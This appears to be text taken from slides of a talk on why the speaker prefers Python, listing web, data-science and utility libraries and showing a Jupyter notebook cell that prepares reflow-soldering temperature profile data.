



MY VIDEO








WORKFLOW














WHY IS PYTHON MY LANGUAGE OF CHOICE

Python

Syntax
Simple setup and deployment

Libraries

PIP & virtualenv System utilities (stdlib) Requests, BeautifulSoup, Celery

PYTHON IS VERSATILE

Web apps

Django & Flask 💛



Requests
Celery
BeautifulSoup

Data science stuff

Jupyter (internal audit)

Pandas

NumPy

Matplotlib

```
103 lines (103 sloc) 86.2 KB Raw Blame History 🖵 🖋 🗓
```

```
In [1]: %reload_ext autoreload
%autoreload 2
%matplotlib inline
%config InlineBackend.figure_format = 'svg'

import sys
sys.path.append('~/Work/reflow')

from matplotlib import pyplot as plt
import numpy as np
import pandas as pd

# Fixing random state for reproducibility
np.random.seed(1234)
```

Data preparation

Individual profile temperature stats are parsed from log files. To be able to compare the results with recommended reflow profiles, we need to shift the time values so that the start of the reflow profile is the same for both the reference and the real one.

